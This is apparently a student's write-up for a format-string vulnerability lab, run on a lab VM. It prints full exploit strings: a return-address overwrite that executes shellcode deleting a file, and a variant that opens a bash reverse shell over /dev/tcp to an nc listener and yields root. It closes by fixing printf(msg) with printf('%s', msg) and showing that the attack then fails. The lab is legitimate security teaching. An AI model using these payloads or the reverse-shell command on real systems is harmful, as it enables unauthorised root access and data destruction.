
We input the following in the server, that is modifying the return address 0xBFFFF09C with a value on the stack that contains the malicious code. This malicious code has the rm command that is deleting the file created previously on the server.



```
[10/17/19]seed@VM:~$ echo $(printf "\x9E\xF0\xFF\xBF@@@@\x9C\xF0\xFF\xBF")%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.48963x%hn%.12637x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-c
cc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9\x
51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") > input
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

Here, at the beginning of the malicious code we enter a number of NOP operations i.e. \x90 so that our program can run from the start, and we do not have to guess the exact address of the start of our code. The NOPs gives us a range of addresses and jumping to any one of these would give us a successful result, or else our program may crash because the code execution may be out of order.

The following output shows that our attack was successful because we no more see the file:



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000040404040����������������1�Phbashh////h/bin��1�Ph-ccc��1�Rhil
e h/myfh/tmph/rm h/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
[10/17/19]seed@VM:~/Lab8$ ls /tmp
config-err-vNYXDK
systemd-private-ea0a113ae9774f928282477a6f3f7fb1-colord.service-1PUTMV
systemd-private-ea0a113ae9774f928282477a6f3f7fb1-rtkit-daemon.service-BCEEix
unity_support_test.1
[10/17/19]seed@VM:~/Lab8$
```


The format string constructed has the return address i.e. 0xBFFFF09C stored at the start of the buffer. We divide this address in 2 2-bytes i.e. 0xBFFFF09C and 0xBFFFF09E, so that the process is faster. These 2 addresses are separated by a 4-byte number so that the value stored in the 2nd 2-byte can be incremented to a desired value between the 2 %hn. If this extra 4-byte were not present then on seeing the %x in the input after the first %hn, the address value BFFFF09C would get printed out instead of writing to it, and in case there were 2 back to back %hn, then the same value would get stored in both the addresses. Then we use the precision modifier to get the address of the malicious code to be stored in the return address and use the %hn to store this address. The malicious code is stored in the buffer, above the address 3 marked in the Figure in the manual. The address used here is 0xBFFFF15C, which is storing one of the NOPs.

Task 7: Getting a Reverse Shell

In the previous format string, we modify the malicious code so that we run the following command to achieve a reverse shell:


/bin/bash -c "/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1

The inputted string is as follows, and as seen it's just the same as previous one except the code:



```
[10/17/19]seed@VM:~$ echo $(printf "\x9E\xF0\xFF\xBF@@@@\x9C\xF0\xFF\xBF")%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.48963x%hn%.12637x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-c
cc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870 0\x68t/70\x68lhos\x68loca\x68tcp/\x
68dev/\x68 > /\x68h -i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x
31\xd2\x31\xc0\xb0\x0b\xcd\x80") > input
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

Before providing the input to the server, we run a TCP server that is listening to port 7070 on the attacker's machine and then enter this format string. In the next screenshot, we see that we have successfully achieved the reverse shell because the listening TCP server now is showing what was previously visible on the server. The reverse shell allows the victim machine to get the root shell of the server as indicated by # as well as root@VM.



```
[10/17/19]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 53124)
root@VM:/home/seed/Lab8# 
```


```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000040404040����������������1�Phbashh////h/bin��1�Ph-ccc��1�Rh2>
&1h<&1 h70 0ht/70hlhoshlocahtcp/hdev/h > /hh -ih/bash/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
```

This shows the way in which we can exploit the format string vulnerability to get root access to the server or any machine for that instance.

Task 8: Fixing the Problem

The gcc compiler gives an error due to the presence of only the msg argument which is a format in the printf function without any string literals and additional arguments. This warning is raised due to the printf(msg) line in the following code:




```c
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

This happens due to improper usage and not specifying the format specifiers while grabbing input from the user.

To fix this vulnerability, we just replace it with printf("%s", msg), and recompile the program again to check if the problem has actually been fixed.


The following shows the modified program and its recompilation in the same manner, which no more provides any warning:



```
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf("%s",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```


```
[10/17/19]seed@VM:~/Lab8$ gcc -z execstack -o server server.c
[10/17/19]seed@VM:~/Lab8$ 
```

On performing the same attack as performed before of replacing a memory location or reading a memory location, we see that the attack is not successful and the input is considered entirely as a string and not a format specifier anymore.



```
[10/17/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.%n > input
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
^C
[10/17/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.%.8x > input

[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```



```
[10/17/19]seed@VM:~/Lab8$ gcc -z execstack -o server server.c
[10/17/19]seed@VM:~/Lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.%n
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.%.8x
The value of the 'target' variable (after): 0x11223344
```

Hence the fix helped in overcoming the format string vulnerability.